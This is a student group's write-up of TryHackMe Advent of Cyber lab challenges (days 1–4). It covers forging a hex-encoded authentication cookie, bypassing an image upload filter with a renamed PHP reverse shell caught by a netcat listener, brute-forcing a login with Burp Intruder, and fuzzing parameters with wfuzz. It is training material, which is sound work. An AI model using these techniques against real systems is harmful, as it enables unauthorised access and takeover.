

# PSP0201

## Week 2

# Writeup

Group Name: Haxon

Members

ID	Name	Role
1211102370	Lau Zi Thao	Leader
1211102797	Teng Wei Joe	Member
1211103142	Wong Khai King	Member
1211101029	Garrison Goh Zen Ken	Member


## Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox, CyberChef

Solution/walkthrough:

### Question 1

Inspect the website. What is the title of the website?



The title of the website is shown in the browser tab.

### Question 2

What is the name of the cookie used for authentication?

A screenshot of the developer tools in Firefox, specifically the Storage tab under the Network panel. The "Cookies" section is selected. A table shows a single cookie entry: Name: auth, Value: 7b22636fd70616e79223a22546865204265737420466573746976616c20436f6d7..., Domain: 10.10.25.235, Path: /, Expires / Max-Age: Session, Size: 124, HttpOnly: false, Secure: false, SameSite: None, Last Accessed: Sat, 18 Jun 2022 14:...

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636fd70616e79223a22546865204265737420466573746976616c20436f6d7...	10.10.25.235	/	Session	124	false	false	None	Sat, 18 Jun 2022 14:...

Press the shortcut keys Ctrl + Shift + I or F12 key to access the browser's developer tools. The cookies of the website are located in the storage tab. The name of the cookie that is used for authentication is auth as shown in the image above.

### Question 3

In what format is the value of this cookie encoded?

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like To Base64, From Base64, To Hex, From Hex, etc. The main area has two tabs: 'From Hex' (selected) and 'To Hex'. Under 'From Hex', the input field contains a long hex string: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e7922c2022757365726e616d65223a22617364617364227d. The output field shows the decoded JSON: {"company": "The Best Festival Company", "username": "asdasd"}. The 'Input' section shows statistics: start: 120, end: 120, length: 120, lines: 1, length: 0. The 'Output' section shows: start: 60, end: 60, time: 1ms, length: 0, lines: 1.

The value of the cookie is in the format of Hexadecimal because its value is able to be decoded by CyberChef by using the "From Hex" option.

### Question 4

Having decoded the cookie, what format is the data stored in?

```
{"company": "The Best Festival Company", "username": "asdasd"}
```

The data is stored in JSON format as it includes curly brackets and quotation marks.

### Question 5

What is the value for the company field in the cookie?

```
["company": "The Best Festival Company",
```

The value for the company field in the cookie is The Best Festival Company, as shown in the decoded hex value in CyberChef.

## Question 6


What is the other field found in the cookie?

```
"username": "asdasd"}
```

The other field found in the cookie is username. It is also shown in the decoded hex value in CyberChef.

## Question 7

What is the value of Santa's cookie?




The screenshot shows the CyberChef interface. On the left, there is a sidebar with various operations like To Base64, From Base64, To Hex, From Hex, etc. The main area has a 'Recipe' section titled 'To Hex' with settings for 'Delimiter' (None) and 'Bytes per line' (0). The 'Input' field contains the JSON string: `{"company": "The Best Festival Company", "username": "santa"}`. The 'Output' section shows the resulting hex dump: `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e7922c2022757365726e616d65223a2273616e7461227d`.

In CyberChef, the "To Hex" option is used and the JSON format from the previous cookie value is copied and pasted into the blank space. But instead of having our username in the username field, we replaced it with the word santa. This way, when we encode it back to hex, it will show us the value of Santa's cookie.

## Question 8

What is the flag you're given when the line is fully active?



When refreshing the page using Santa's cookie, a control prompt is shown. The flag is acquired by activating all the controls.

#### Thought Process/Methodology:

When entering the target machine's IP address in the browser, an authentication page is shown. We registered an account and logged in into the website. After logging in, we opened up the browser's developer tools by using the hotkey shortcut Ctrl + Shift + I. We explored the Storage tab in the developer's tools and found the authentication cookie for the website. We inserted the cookie value into CyberChef to find out it was a hexadecimal value. When decoding the hexadecimal value, the result is a line of text showing the company and the username used to login. We deduced that it is in JSON format because of the curly brackets and quotation marks. Using CyberChef, we reused the JSON line and encoded it back to hexadecimal but instead of using our username, we replaced it with santa. We replaced the hexadecimal value with the new one and proceeded to refresh the page. We are now logged in as Santa and have administrator privileges. We activated all the controls and the flag was shown.



## **Day 2: Web Exploitation – The Elf Strikes Back!**

**Tools used:** Kali Linux, Firefox, Terminal, Nano

**Solution/walkthrough:**

### Question 1

What string of text needs adding to the URL to get access to the upload page?



TryHackMe has provided an ID for us. We used a GET Parameter by putting a question mark in the URL with the parameter name of "id" with the value of the ID given after it. So it goes like this:

?=ODIzODI5MTNiYmYw

which allows us to access the website.

### Question 2

What type of file is accepted by the site?

```
1>
us people near the factory, take a pic
File" accept=".jpeg,.jpg,.png">
File>Select</button>
dFile>Submit</button>
```

```
1 <!DOCTYPE html>
2 <html lang=en>
3 <head>
4   <title>Protection</title>
5   <meta charset=utf-8>
6   <meta name=viewport content="width=device-width, initial-scale=1.0">
7   <link rel="icon" type="image/x-icon" href="favicon.ico">
8   <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
9   <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
10  <link type=text/css rel=stylesheet href="/assets/css/auth.css">
11  <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
12  <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
13  <script src="/assets/js/upload.js"></script>
14  <script src="/assets/js/boxfade.js"></script>
15 </head>
16 <body>
17   <div class=nose></div>
18   <main>
19     <h1>Protect the Factory!</h1>
20     <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
21     <input type=file id="choosefile" accept=".jpg,.jpeg,.png">
22     <button tabindex=0 id="coverFile>Select</button>
23     <button tabindex=1 id="uploadFile">Submit</button>
24     <p id=fileText>No file selected</p>
25   </main>
26 </body>
27 </html>
28
29
```

By right clicking on the website, we are able to view the page source. With this, we are able to note that the website only accepts files with ".jpeg", ".jpg" and ".png" in their names which means that the website only accepts images.

### Question 3

In which directory are the uploaded files stored?

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-

We tried a trial and error method by trying many different common directories: /images, /resources, /uploads, etc. and /uploads was the correct directory for the storage of uploaded files.

#### Question 4

Read up on netcat's parameter explanations. Match the parameter with the explanation below.

l	v	n	p
Used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host.	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
Specifies the source port nc should use, subject to privilege restrictions and availability.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
Do not do any DNS or service lookups on any specified addresses, hostnames or ports.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
Have nc give more verbose output.	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>

We read up about the parameters for netcat online and obtained information regarding the use of many different netcat parameters which are -l, -v, -n and -p.

Information from: <https://www.varonis.com/blog/netcat-commands/>

### Question 5

What is the flag in /var/www/flag.txt?

```
root@ip-10-10-120-227:~#
File Edit View Search Terminal Help
root@ip-10-10-120-227:~# sudo nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from 10.10.71.213 48138 received!
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UT
C 2020 x86_64 x86_64 x86_64 GNU/Linux
12:23:19 up 13 min, 0 users, load average: 0.00, 0.55, 0.71
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (827): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

=====
You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muir (@MuirlandOracle)

=====
```

We used a reverse shell provided in the AttackBox. We changed the IP address and the port of the reverse shell to the IP address of the AttackBox and the port 443. We renamed the reverse shell file from php-reverse-shell.php to php-reverse-shell.jpeg.php so it is accepted by the website as there is ".jpeg" in the file name. After that, we opened the terminal and used netcat to listen to the reverse shell at port 443. The command line we typed was "sudo nc -lvp 443". We then clicked on the reverse shell in the uploads directory of the website. We are now able to read the contents of the flag.txt file by using the command line "cat /var/www/flag.txt". The flag shown was

THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

### Thought Process/Methodology:

We used the ID given by THM in a GET Parameter in the URL of the website to access the website and we are prompted with a screen to upload files. We tried many different directories by putting common ones in the URL and we found out that it is /uploads. We viewed the page source and found out that the website only accepts image file types. With that information, we used a reverse shell and edited the IP address similar to the AttackBox's and changed the port to 443. After that, we renamed the reverse shell to include .jpeg in the file name so it is accepted by the website. After uploading the reverse shell, we opened up the terminal to activate the netcat listener. We then opened the uploads directory and clicked on the reverse shell. The netcat listener in the terminal then received a response from the reverse shell from the website. We are then able to read the contents of the flag by using the cat command line which was "cat /var/www/flag.txt".

### **Day 3: Web Exploitation – Christmas Chaos**

**Tools used:** Kali Linux, Firefox, FoxyProxy, Burpsuite

**Solution/walkthrough:**

#### Question 1

What is the name of the botnet mentioned in the text that was reported in 2018?

: a botnet (a n)  
s) called Mirai

#### Default Credentials

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called [Mirai](#) took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

The name of the botnet mentioned in the text is called Mirai as shown in the image above.

#### Question 2

How much did Starbucks pay in USD for reporting default credentials according to the text?

**(Starbucks paid \$250 for the reported issue)**

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Starbucks paid 250 USD for reporting default credentials according to the text as shown in the image above.

#### Question 3

Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?

ag3nt-j1 U.S. Dept Of Defense staff agreed to disclose this report.

The name of the agent that disclosed the report on June 25th is ag3nt-j1 as shown in the image above.

#### Question 4

Examine the options on FoxyProxy on Burp. What is the port number for Burp?

 Edit Proxy Burp

---

Title or Description (optional)	Proxy Type
Burp	HTTP
Color	Proxy IP address or DNS name ★
#66cc66	127.0.0.1
	Port ★
	8080
	Username (optional)
	username
	Password (optional) 
	*****

Press Edit Proxy Burp in FoxyProxy. The port number for Burp is 8080.

#### Question 5

Examine the options on FoxyProxy on Burp. What is the proxy type?

 Edit Proxy Burp


---

Title or Description (optional)	Proxy Type
Burp	HTTP
Color	Proxy IP address or DNS name ★
#66cc66	127.0.0.1
	Port ★
	8080
	Username (optional)
	username
	Password (optional) 
	*****

Press Edit Proxy Burp in FoxyProxy. The proxy type of FoxyProxy on Burp is HTTP.

#### Question 6

Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?



In BurpSuite, select “Decoder” and key in “PSP0201”, under “Encode as”, select URL to get the encoded text.

### Question 7

Look at the list of attack type options on intruder. Which of the following options matches the one in the description?


#### **Cluster bomb**

This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Click on the drop down list of attack types. The cluster bomb attack type matches the one in the description.

### Question 8


What is the flag?



2. Intruder attack of 10.10.189.50 - Temporary attack - Not saved to project file							
Attack		Save		Columns			
Results	Target	Positions	Payloads	Resource Pool		Options	
Filter: Showing all items							
Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302			309	
1	root	root	302			309	
2	admin	root	302			309	
3	user	root	302			309	
4	root	password	302			309	
5	admin	password	302			309	
6	user	password	302			309	
7	root	12345	302			309	
8	admin	12345	302			255	
9	user	12345	302			309	

Request	Response
	***
Pretty	Raw
Hex	\n
	☰
1 POST /login HTTP/1.1	
2 Host: 10.10.189.50	
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	
5 Accept-Language: en-US,en;q=0.5	
6 Accept-Encoding: gzip, deflate	
7 Content-Type: application/x-www-form-urlencoded	
8 Content-Length: 29	
9 Origin: http://10.10.189.50	
10 Connection: close	
11 Referer: http://10.10.189.50/	
	0 matches
⟳ ⚙ ⏪ ⏩	Search...
Finished	





We opened up the website given to us by THM and were prompted with a login page. We then opened BurpSuite. We burped the website using the FoxyProxy browser extension. In the Proxy tab in BurpSuite, and clicked on the "Intercept is on" button. After that, we forwarded the proxy to let the webpage load. We then filled in a random username and password and tried to login. Now, the proxy in BurpSuite shows the username and password we typed. We then send the proxy to the Intruder tab. In the positions tab in the Intruder section, we added the selected positions for the attack and chose the Cluster bomb attack type. At the payloads tab, we selected our payload sets. In set 1 which is the username set, we added the list of common usernames and in set 2 which is the password set, we added the list of common passwords. Then we proceeded to start the attack. BurpSuite tried every combination between the 2 sets and only one combination gave a different output. The different output produced used the correct username and password and we were able to login to the website. Then, the flag was shown after logging in, which was

THM{885ffab980e049847516f9d8fe99ad1a}

#### Thought Process/Methodology:

We used the FoxyProxy browser extension to relay the webpage proxy to BurpSuite. We tested the login by putting a random username and password in the webpage which changed the proxy in BurpSuite. We then sent the proxy to the Intruder tab. Using the cluster bomb attack type, we added

a set of different usernames and a set of different passwords so that BurpSuite can try every combination. We then proceeded to attack and the results show one different outcome which showed the correct login credentials. We logged into the website and obtained the flag.

## **Day 4: Web Exploitation – Santa's watching**

**Tools used:** Kali Linux, Firefox, Terminal, wfuzz, gobuster

**Solution/walkthrough:**


### Question 1

Given the URL "http://shibes.xyz/api.php", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Q1: Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory) ★ 5 points

Select the proper words in the proper place of the command: [a] -c -z file,[b] http://[c].xyz/api.[d]?  
[e]=FUZZ

	[a]	[b]	[c]	[d]	[e]
breed	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
shibes	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>
big.txt	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
wfuzz	<input checked="" type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>
php	<input type="radio"/>	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>	<input type="radio"/>



The terminal window shows the following command being run:

```
(kali㉿kali)-[~]
$ wfuzz -c -z file,/home/kali/Downloads/big.txt http://shibes.xyz/api.php?breed=FUZZ
```

The entire wfuzz command would be

